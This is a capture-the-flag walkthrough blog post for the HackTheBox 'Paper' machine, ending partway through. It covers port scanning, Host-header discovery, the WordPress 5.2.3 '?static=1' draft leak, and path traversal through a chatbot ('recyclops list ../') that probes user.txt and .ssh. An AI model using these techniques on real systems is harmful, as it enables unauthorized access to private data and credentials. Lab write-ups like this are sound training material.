

Paper

INITIAL RECON

I will always start with my standard nmap recon command:

```
kali@kali$ nmap -sC -sT -o nmapinitial 10.10.11.143
```

And we have an output:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-26 20:53 EDT
Nmap scan report for 10.10.11.143
Host is up (0.24s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp    open  http
|_http-title: HTTP Server Test Page powered by CentOS
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| http-methods:
|_  Potentially risky methods: TRACE
443/tcp   open  https
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_Not valid after:  2022-07-08T10:32:34
| http-methods:
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_ssl-date: TLS randomness does not represent time
|_http-title: HTTP Server Test Page powered by CentOS
```

```
Nmap done: 1 IP address (1 host up) scanned in 41.61 seconds
```

We can immediately see a few things:

port 80 is open, possibly hosting a website using http

port 80 seems to allow a potentially risky method "TRACE"

port 443 is open, possibly hosting a website using https

port 443 is also giving us information about the ssl-cert, a potentially risky method
"TRACE" is allowed

Now, let's try with visiting the website on port 80 first.

We are met with a default landing page of the CentOS

```
This page is used to test the proper operation of the HTTP server after it has
been installed. If you can read this page it means that this site is working
properly. This server is powered by [CentOS](http://centos.org).
```

```
---
```

```
## If you are a member of the general public:
```

```
The website you just visited is either experiencing problems or is undergoing
routine maintenance.
```

Before moving on, let's open a new terminal and run an nmap UDP service scan, we'll save the output to our nmapservicescan. This will need the sudo command and will run for a while:

```
kali@kali$ sudo nmap -sU -v -o nmapservicescan 10.10.11.143
```

Now, we know that TRACE is available to us, let's see what come out of that. For this task we'll use our friend curl, just like below:

```
kali@kali$ curl -v -X TRACE http://10.10.11.143 | tee -a curltrace
```

This will give us an output like the below:

```
* Trying 10.10.11.143:80...
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %    Dload  Upload    Total   Spent    Left   Speed
```

```

0 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0*
Connected to 10.10.11.143 (10.10.11.143) port 80 (#0)
> TRACE / HTTP/1.1
> Host: 10.10.11.143
> User-Agent: curl/7.82.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 27 Apr 2022 01:11:51 GMT
< Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
< Transfer-Encoding: chunked
< Content-Type: message/http
<
{ [89 bytes data]
100 78 0 78 0 0 163 0 --:--:-- --:--:-- --:--:-- 163
* Connection #0 to host 10.10.11.143 left intact
TRACE / HTTP/1.1
Host: 10.10.11.143
User-Agent: curl/7.82.0
Accept: */*

```

I am not happy with the result, we know the method "TRACE" is working but we did not get the desired result. Let's look at it with our [Developer Tools](#) on our favourite browser.

Let's craft a request like this one:

```

TRACE http://10.10.11.143

Host: 10.10.11.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0, no-cache
Origin: http://10.10.11.143
Pragma: no-cache

```

Now, the response looks like gibberish one again:

VFJBQ0UgLyBIVFRQLzEuMQ0KSG9zdDogMTAuMTAuMTEuMTQzDQpVc2VyLUFnZW50O0iBNb3ppbGxhLzUuMCAoWDExOyBMaW51eCB4ODZfNjQ7IHJ2OjkkxLjApIEdlY2tvlzIwMTAwMTAxIEZpcmVmb3gvOTEuMA0KQWNjZXB00iB0ZXh0L2h0bWw5YXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSxpbWFnZS93ZWJwLCovKjtxPTAuOA0KQWNjZXB0LUxhbmd1YWdl0iBlbi1VUyxlbjtxPTAuNQ0KQWNjZXB0LUV0Y29kaW5nO0iBnemlwLCBkZWZsYXRlDQpDb25uZWNoaW9u0iBrZWVwLWFsaXZlDQpVcGdyYWRLLUluc2VjdXJlLVJlcXVlc3Rz0iAxDQpDYWNoZS1Db250cm9s0iBtYXgtYWdlPTAsIG5vLWNhY2hlDQpPcmlnaW46IGh0dHA6Ly8xMC4xMC4xMS4xNDMNCkByYWdtYTogbm8tY2FjaGUNCg0K

At closer look, it might be just encoded in some way, so let's open up our **CyberChef** (<https://gchq.github.io/CyberChef/>) web-based decrypter and have a look:

Input:

VFJBQ0UgLyBIVFRQLzEuMQ0KSG9zdDogMTAuMTAuMTEuMTQzDQpVc2VyLUFnZW50iBNb3ppbGxhLzUuMCAoWDEwYBMaw51eCB4ODZfNjQ7IHJ2OjKxLjApIEdlY2tvlzIwMTAwMTAxIEZpcmVmb3gvOTEuMA0KQWNjZXB00iB0ZXh0L2h0bWw5YXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aw9uL3htbDtxPTAuOSxpbWFnZS93ZWJwLCovKjtxPTAuOA0KQWNjZXB0LUxhbmd1Ywdl0iBlbi1VUyxlbjtxPTAuNQ0KQWNjZXB0LUVvY29kaW5n0iBnemlWLCBkZWZ5YXRlDQpDb25uZWNoaw9u0iBrZWVwLWFsaXZlDQpVcGdyYWRlLUluc2VjdXJlLVJlcXVlc3Rz0iAxDQpDYWNoZS1Db250cm9s0iBtYXgtYwdlPTAsIG5vLWNhY2hlDQpPcmlnaw46IGh0dHA6Ly8xMC4xMC4xMS4xNDMNCkByYwdtYTogbm8tY2FjaGUNCg0K

Output:

TRACE / HTTP/1.1

Host: 10.10.11.143

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept:

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0, no-cache

Origin: http://10.10.11.143

Pragma: no-cache

Ok, we have more information to play with now. I am guessing that the webserver is behind a WAF (Web Application Firewall), and it detected us using `cURL`, hence the very short response. Or I might just have used `cURL` in the wrong way... I guess I'll find out later in my learnings (spoiler alert, I used the wrong method).

Now that we have a response for the http website, let's try the same on the https version, both are making the "TRACE" method available after all...

Let's go back to our browser and modify the request like this (note that the only difference is that now we have httpS, and not http):

```
TRACE https://10.10.11.143
```

```
Host: 10.10.11.143
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Connection: keep-alive
```

```
Upgrade-Insecure-Requests: 1
```

```
Cache-Control: max-age=0, no-cache
```

```
Origin: http://10.10.11.143
```

```
Pragma: no-cache
```

We'll get another blurb of base64 encoded text, so let's copy paste it back to [CyberChef](#).

Input:

```
VFJBQ0UgLyBIVFRQLzEuMQ0KSG9zdDogMTAuMTAuMTEuMTQzDQpVc2VyLUFnZW50OiBNb3ppbGxhLzUuMCAoWDEwYyBMaW51eCB4ODZfNjQ7IHJ2OjKxLjApIEdlY2tvLzIwMTAwMTAxIEZpcmVmb3gvOTEuMA0KQWNjZXB0OiB0ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSxpbWFnZS93ZWJwLzCovKjtxPTAuOA0KQWNjZXB0LUXhbmddYWRlOiBlbi1VUyxlbjtxPTAuNQ0KQWNjZXB0LUVuY29kaW5nOiBnemlwLCBkZWZsYXRlDQpDb25uZWNoaW9uOiBrZWVwLWFsaXZlDQpVcGdyYWRLUULuc2VjdXJlLVJlcXVlc3RzOiAxZDQpDYWN0ZS1Db250cm9sOiBtYXgtYWRlPTAsIG5vLWNhY2hldQpPcmlnaW46IGh0dHA6Ly8xMC4xMC4xMS4xNDMNCjByYWdtYUtoZm8tY2FjaGUNCjNlYy1GZXRjaC1EZjXN0OiBkb2N1bWVudA0KU2VjLUZldGNoLU1vZGU6IG5hdmNlYXRlDQpTZWMtRmV0Y2gtU2l0ZTogY3Jvc3MtY2l0ZQ0KDQo=
```

Output:

```
TRACE / HTTP/1.1
```

```
Host: 10.10.11.143
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0, no-cache
Origin: http://10.10.11.143
Pragma: no-cache
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Now, we know that the "TRACE" method is possible, but I am not too sure what to do with the above. Let's try using the "OPTIONS" method to find out what else can be done. First, on the http version:

```
OPTIONS http://10.10.11.143

Host: 10.10.11.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0, no-cache
Origin: http://10.10.11.143
Pragma: no-cache
```

We should get a response with the possible methods, just like below:

```
HTTP/1.1 200 OK
Date: Wed, 27 Apr 2022 01:39:00 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
X-Backend-Server: office.paper
Allow: HEAD,GET,POST,OPTIONS,TRACE
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: httpd/unix-directory
```

And then with the https version:

```
OPTIONS https://10.10.11.143
```

```
---unchanged headers---
```

Response:

```
HTTP/1.1 200 OK
Date: Wed, 27 Apr 2022 01:42:27 GMT
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
Allow: HEAD,GET,POST,OPTIONS,TRACE
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: httpd/unix-directory
```

We have a similar responses, but in the **http** version we also get the `X-Backend-Server` Header set to "office.paper". Thinking back to the `cURL` usage, maybe I should have used the "OPTIONS" method too... uhm... anywaaaaaayy...

What can we do with this information? Internet might have the answer for us. In fact, the internet has every answer, if only we can get past the wall of funny cats images.

Here is a website that will help us: (<https://portswigger.net/web-security/host-header/exploiting>)

They are instructing us to use the "GET" method and to change the `Host` header in our request to the `X-Backend-Server`: we just found before.

Let's craft our payload:

```
GET http://10.10.11.143

Host: office.paper
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0, no-cache
Origin: http://10.10.11.143
```

```
Pragma: no-cache
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

And we have a website!

```
[Skip to content](chrome://devtools/content/netmonitor/index.html#content)

[![Blunder Tiffin Inc.](http://office.paper/wp-content/uploads/2021/09/BLUNDER_Inc-2-1536x219.png)](http://office.paper/)[

# Blunder Tiffin Inc.

The best paper company in the electric-city Scranton!

](http://office.paper/)

### Blog

- [prisonmike](http://office.paper/index.php/author/prisonmike/)
- [1 Comment](http://office.paper/index.php/2021/06/19/feeling-alone/#comments)
- [June 19, 2021](http://office.paper/index.php/2021/06/19/feeling-alone/)

##### [Feeling Alone!](http://office.paper/index.php/2021/06/19/feeling-alone/)

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me. So, other employees who were added to this blog are now removed. As of now there is only one user in this blog. Which is me! Just me.
```

HTTP APERION

Now, how do we snoop around this website... uhm...

Let's try with crafting more requests. We can notice that at the bottom of the page there is a "Login" link, when overing on top of that we can see that the url is

["http://office.paper/wp-login.php"](http://office.paper/wp-login.php)

We gotta craft our request one more time, making sure we change the method to "POST":


```
POST http://10.10.11.143/wp-login.php
```

```
Host: office.paper
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0, no-cache
Origin: http://10.10.11.143
Pragma: no-cache
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

And we are met with the login page.

```
# [Powered by WordPress](https://wordpress.org/)

Username or Email Address

Password

Remember Me

[Lost your password?](http://office.paper/wp-login.php?action=lostpassword)

[← Back to Blunder Tiffin Inc.](http://office.paper/)
```

The above is a brutal copy-paste, but I hope you get the gist and you are following along.

We do not have an username or a password, we should try finding an username of some sorts...

Let's continue lurking around, this time we need to change our requests to "POST" in order to see what is happening around this blog:

```
POST http://10.10.11.143/index.php/category/uncategorized
```

```
Host: office.paper
---headers below---
```

And we'll get something like this:

```
[Skip to content](chrome://devtools/content/netmonitor/index.html#content)

[![Blunder Tiffin Inc.](http://office.paper/wp-content/uploads/2021/09/BLUNDER_Inc-2-1536x219.png)](http://office.paper/)[

# Blunder Tiffin Inc.

The best paper company in the electric-city Scranton!

](http://office.paper/)

### Category: Uncategorized

- [prisonmike](http://office.paper/index.php/author/prisonmike/)
- [1 Comment](http://office.paper/index.php/2021/06/19/feeling-alone/#comments)
- [June 19, 2021](http://office.paper/index.php/2021/06/19/feeling-alone/)

##### [Feeling Alone!](http://office.paper/index.php/2021/06/19/feeling-alone/)

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me. So, other employees who were added to this blog are now removed. As of now there is only one user in this blog. Which is me! Just me.

[Read More](http://office.paper/index.php/2021/06/19/feeling-alone/)

- [prisonmike](http://office.paper/index.php/author/prisonmike/)
- [No comment yet](http://office.paper/index.php/2021/06/19/secret-of-my-success/#respond)
- [June 19, 2021](http://office.paper/index.php/2021/06/19/secret-of-my-success/)

##### [Secret of my success](http://office.paper/index.php/2021/06/19/secret-of-my-success/)

Don't ever, for any reason, do anything to anyone for any reason ever, no matter
```

what, no matter where, or who, or who you are with, or where you are going, or where you've been... ever, for any reason whatsoever...

We might have found a possible username `prisonmike` to use at the `wp-login.php` page.

FIRST VULNERABILITY

Let's keep snooping around the blog.

```
POST http://10.10.11.143/index.php/2021/06/19/feeling-alone/#comments
```

```
Host: office.paper
```

```
---headers below---
```

Uuuh we found something here:

```
---some content above---
```

```
## Post navigation
```

```
[Previous Article](http://office.paper/index.php/2021/06/19/secret-of-my-success/)
```

```
#### One thought on “Feeling Alone!”
```

```
- ![] (http://1.gravatar.com/avatar/4d921edc559205ee514a11de4e8f75cd?s=32&d=mm&r=g) **nick** says:
```

```
[June 20, 2021 at 2:49 pm](http://office.paper/index.php/2021/06/19/feeling-alone/#comment-4)
```

```
Michael, you should remove the secret content from your drafts ASAP, as they are not that secure as you think!
```

```
-Nick
```

```
[Log in to Reply](http://office.paper/wp-login.php?redirect_to=http%3A%2F%2Foffice.paper%2Findex.php%2F2021%2F06%2F19%2Ffeeling-alone%2F)
```

```
### Leave a Reply
```

Nick is telling our prisonmike, now Michael, that his drafts should be cleared as they are not as safe as he might think. Ok, we have more info... It doesn't seem we can find anything else on this, let's try to get to prisonmike drafts!

Firstly, we need to check what is powering our blog. Let's take the wp-login.php as example and check the RAW HTML content in our browser. In our case we can see that "Wordpress 5.2.3" seems to be a match:

```
<!DOCTYPE html>
    <!--[if IE 8]>
        <html xmlns="http://www.w3.org/1999/xhtml" class="ie8" lang="en-US">

    <![endif]-->
    <!--[if !(IE 8) ]><!-->
        <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
    <!--<![endif]-->
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <title>Log In &lsquo; Blunder Tiffin Inc. &#8212; WordPress</title>
        <link rel='dns-prefetch' href='//s.w.org' />
        <link rel='stylesheet' id='dashicons-css' href='http://office.paper/wp-includes/css/dashicons.min.css?ver=5.2.3' type='text/css' media='all' />
        <link rel='stylesheet' id='buttons-css' href='http://office.paper/wp-includes/css/buttons.min.css?ver=5.2.3' type='text/css' media='all' />
        <link rel='stylesheet' id='forms-css' href='http://office.paper/wp-admin/css/forms.min.css?ver=5.2.3' type='text/css' media='all' />
        <link rel='stylesheet' id='l10n-css' href='http://office.paper/wp-admin/css/l10n.min.css?ver=5.2.3' type='text/css' media='all' />
        <link rel='stylesheet' id='login-css' href='http://office.paper/wp-admin/css/login.min.css?ver=5.2.3' type='text/css' media='all' />

    ---cut content---
```

Then, let's see what kind of exploits are available to use with the use of exploitdb and searchsploit.

```
kali@kali~$ exploitdb
> exploitdb ~ Searchable Exploit Database archive
/usr/share/exploitdb
├─ exploits
└─ shellcodes
```

```
kali@kali:~/usr/share/exploitdb$ searchsploit wordpress | grep 5.2.3
WordPress Core 5.2.3 - Cross-Site Host Modification
| php/webapps/47361.pl
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts
| multiple/webapps/47690.md
WordPress Plugin Better WP Security 3.4.8/3.4.9/3.4.10/3.5.2/3.5.3 - Persistent
C | php/webapps/27290.txt
```

We have a few matches, but the one that is interesting to us seems to be on the second line, "Viewing Unauthenticated/Password/Private Posts".

This is an `.md` file so we have to `cat` the exploit and see what it is about:

```
kali@kali:~/usr/share/exploitdb$ cat exploits/multiple/webapps/47690.md
So far we know that adding `?static=1` to a wordpress URL should leak its secret
content
```

Here are a few ways to manipulate the returned entries:

- `order` with `asc` or `desc`
- `orderby`
- `m` with `m=YYYY`, `m=YYYYMM` or `m=YYYYMMDD` date format

In this case, simply reversing the order of the returned elements suffices and `http://wordpress.local/?static=1&order=asc` will show the secret content:

It gives us a simple example! Heading back to the website to try it out!

Crafting our request, let's aim at the `index.php/author/prisonmike`, this is where his drafts should be stored as they are his own!

```
POST http://10.10.11.143/index.php/author/prisonmike/?static=1&ord=asc

Host: office.paper
---headers below---
```

And oh-my-shoes, we get something here:

```
---content above---
### Test
```

```
test
```

```
Threat Level Midnight
```

```
A MOTION PICTURE SCREENPLAY,  
WRITTEN AND DIRECTED BY  
MICHAEL SCOTT
```

```
[INT:DAY]
```

```
Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His  
robotic butler Dwigt...
```

```
# Secret Registration URL of new Employee chat system
```

```
http://chat.office.paper/register/8qozr226AhkCHZdyY
```

```
# I am keeping this draft unpublished, as unpublished drafts cannot be accessed  
by outsiders. I am not that ignorant, Nick.
```

```
# Also, stop looking at my drafts. Jeez!  
---content below---
```

We have an endpoint where we could register a new user, let's rush there and make some more mistakes along the way, shall we??

The `Host` header has changed, and we try first with a "GET" request.

Crafting crafting crafting:

```
GET http://10.10.11.143/index.php/register/8qozr226AhkCHZdyY  
  
Host: chat.office.paper  
---headers below---
```

Response:

```
<!DOCTYPE html>  
<html>  
<head>
```

```
<link rel="stylesheet" type="text/css" class="__meteor-css__"
href="/5fd9dc0bbfc991741f15e7bbbbe87e2bd9be8fb5.css?meteor_css_resource=true">
<meta charset="utf-8" />
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
    <meta http-equiv="expires" content="-1" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="fragment" content="!" />
    <meta name="distribution" content="global" />
    <meta name="rating" content="general" />
    <meta name="viewport" content="width=device-width, initial-scale=1,
maximum-scale=1, user-scalable=no" />
    <meta name="mobile-web-app-capable" content="yes" />
    <meta name="apple-mobile-web-app-capable" content="yes" />
    <meta name="msapplication-TileImage" content="assets/tile_144.png" />
    <meta name="msapplication-config" content="images/browserconfig.xml" />
    <meta property="og:image" content="assets/favicon_512.png" />
    <meta property="twitter:image" content="assets/favicon_512.png" />
    <link rel="manifest" href="images/manifest.json" />
    <link rel="chrome-webstore-item"
href="https://chrome.google.com/webstore/detail/nocfbnmjnnkdbipkabodnheejegccf
" />
    <link rel="mask-icon" href="assets/safari_pinned.svg" color="#04436a">
    <link rel="apple-touch-icon" sizes="180x180"
href="assets/touchicon_180.png" />
    <link rel="apple-touch-icon-precomposed"
href="assets/touchicon_180_pre.png" />

<script id="scripts" type="text/javascript" src="/scripts.js?
2843648d31b3fbc5cf11d938b766c8e576010377"></script>

<meta name="referrer" content="same-origin" />

    <link rel="icon" sizes="16x16" type="image/png"
href="assets/favicon_16.png" />
    <link rel="icon" sizes="32x32" type="image/png"
href="assets/favicon_32.png" />
    <link rel="icon" sizes="any"
type="image/svg+xml" href="assets/favicon.svg" />
<title>chat.paper.htb</title><meta name="application-name"
content="chat.paper.htb"><meta name="apple-mobile-web-app-title"
```

```
content="chat.paper.htb">
<meta http-equiv="content-language" content=""><meta name="language" content="">
<meta name="robots" content="INDEX,FOLLOW">
---more content below---
```

It looks like a Javascript application, and I am hitting a wall here. The page is not loading properly, the browser can't do much about it and even changing to Burp to load the page is not working.... mmmmh.... Let have a look at the HTML code for a while.

YEAH, BAD LIFE DECISIONS

2 hours have gone past and I just realized something...

ALL THIS TIME I HAVE BEEN LOOKING AT THE CODE LIKE A SILLY SOCK WHILE WE COULD HAVE ADDED THE `office.paper` TO OUR `hosts` FILES.

Now, if you followed me until here and you also have wasted all this time, let me help you:

```
kali@kali$ sudo nano /etc/hosts
```

And add the following line `10.10.11.143 office.paper` at the bottom of your `hosts` files, just like the below example:

```
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

# HackTheBox
10.10.11.143  office.paper
```

The lines starting with `#` will be ignored, separate this section from the rest as we will use it frequently to add HackTheBox machines there (as I damn should!!).

Now that we have finally solved the mystery of "How much of a n00b are you when you define yourself as a n00b?", let's proceed to add also the `chat.office.paper` host next to our newly added one, just like below:


```
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

# HackTheBox
10.10.11.143  office.paper chat.office.paper
```

This will allow us to visit the subdomain `chat.office.paper` and the `http://chat.office.paper/register/8qozr226AhkCHZdyY` url to register an user, we should be greeted by the below page:



[Register a new account](#)

[Back to login](#)

By proceeding you are agreeing to our [Terms of Service](#), [Privacy Policy](#) and [Legal Notice](#).

Powered by [Open Source Chat Platform Rocket.Chat](#).

We have a new user and a chat! Now, smurfing around a bit more we can find the past chats, one where they mention a bot:

- Hello. I am Recyclops. A bot assigned by Dwight. I will have my revenge on earthlings, but before that, I have to help my Cool friend Dwight to respond to the annoying questions asked by his co-workers, so that he may use his valuable time to... well, not interact with his co-workers.
- Most frequently asked questions include:
 - What time is it?
 - What new files are in your sales directory?
 - Why did the salesman crossed the road?
 - What's the content of file x in your sales directory? etc.
- Please note that I am a beta version and I still have some bugs to be fixed.
- How to use me ? :
- 1. Small Talk:
 - You can ask me how dwight's weekend was, or did he watched the game last night etc.
 - eg: 'recyclops how was your weekend?' or 'recyclops did you watched the game last night?' or 'recyclops what kind of bear is the best?
- 2. Joke:
 - You can ask me Why the salesman crossed the road.
 - eg: 'recyclops why did the salesman crossed the road?'


- <====The following two features are for those boneheads, who still don't know how to use scp. I'm Looking at you Kevin.====>
- For security reasons, the access is limited to the Sales folder.
- 3. Files:
- eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'
- 4. List:
- You can ask me to list the files
- 5. Time:
- You can ask me to what the time is
- eg: 'recyclops what time is it?' or just 'recyclops time'

It talks a lot, but not as much as I do... And it seems like it can retrieve files for us... Let's see how we can use and abuse this to our advantage...

- ```
---more text above---
```
- 3. Files:
  - eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'
- ```
---more text below---
```

Let's type some commands in the chat for him to see what it can do... and the chat seems to be read-only, of course....

We are going to create our own channel and invite only the bot or just slide into the bot dms like only Instagram thought us to do. In my case I created a new channel, and it's as easy as clicking on "Create new" and then selecting "Channel".



We can add the bot at the bottom, give the chat a name and then move on.

Create Channel

×

Name

Channel Name

🔒

Field required

Topic (optional)

What is this channel about?

Private

Only invited users can access this Channel

☒

Read Only

All users in the channel can write new messages

☐

Encrypted

End to end encrypted channel. Search will not work with encrypted channels and notifications may not show the messages content.


☐

Broadcast

Only authorized users can write new messages, but the other users will be able to reply

☐

Add Members (optional)

 recyclops

×

🔍

Cancel

Create

OUR FIRST FLAG.....MAYBE?

First thing, let's see what it comes back with if we type a simple command:

```
- Owner 7:15 PM  
  
recyclops list
```

- Bot 7:15 PM

Fetching the directory listing of /sales/

- total 0

```
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .
drwx----- 11 dwight dwight 281 Feb 6 07:46 ..
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2
```

Uh, we get back a list of sales, which none of these contains anything remotely interesting.

Let's try going back up or directory hierarchy...

- Owner 7:16 PM

recyclops list ../

- Bot 7:16 PM

Fetching the directory listing of ../

- total 32

```
drwx----- 11 dwight dwight 281 Feb 6 07:46 .
drwxr-xr-x. 3 root root 20 Jan 14 06:50 ..
lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
-rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
-rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
-rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
-rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_[restart.sh]
```

(http://restart.sh)

```
drwx----- 5 dwight dwight 56 Jul 3 2021 .config
-rw----- 1 dwight dwight 16 Jul 3 2021 .esd_auth
drwx----- 2 dwight dwight 44 Jul 3 2021 .gnupg
drwx----- 8 dwight dwight 4096 Sep 16 2021 hubot
-rw-rw-r-- 1 dwight dwight 18 Sep 16 2021 .hubot_history
drwx----- 3 dwight dwight 19 Jul 3 2021 .local
```

```
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
drwx----- 2 dwight dwight 6 Sep 16 2021 .ssh
-r----- 1 dwight dwight 33 Apr 27 19:08 user.txt
drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
```

YUMM! JUICY FIND! We have the `user.txt` file there, our first flag!! Let's check it out:

```
- Owner 7:20 PM

juicy

- recyclops file ../user.txt

- Bot 7:21 PM

- Access denied.
```

We.... uhm..... can't read that file.....

Let's have a look at the `.ssh` folder, maybe we can get a private ssh key to use??

```
- Owner 7:24 PM

thanks bot

- recyclops list ../.ssh

- Bot 7:24 PM

Fetching the directory listing of ../.ssh

- total 0
drwx----- 2 dwight dwight 6 Sep 16 2021 .
drwx----- 11 dwight dwight 281 Feb 6 07:46 ..
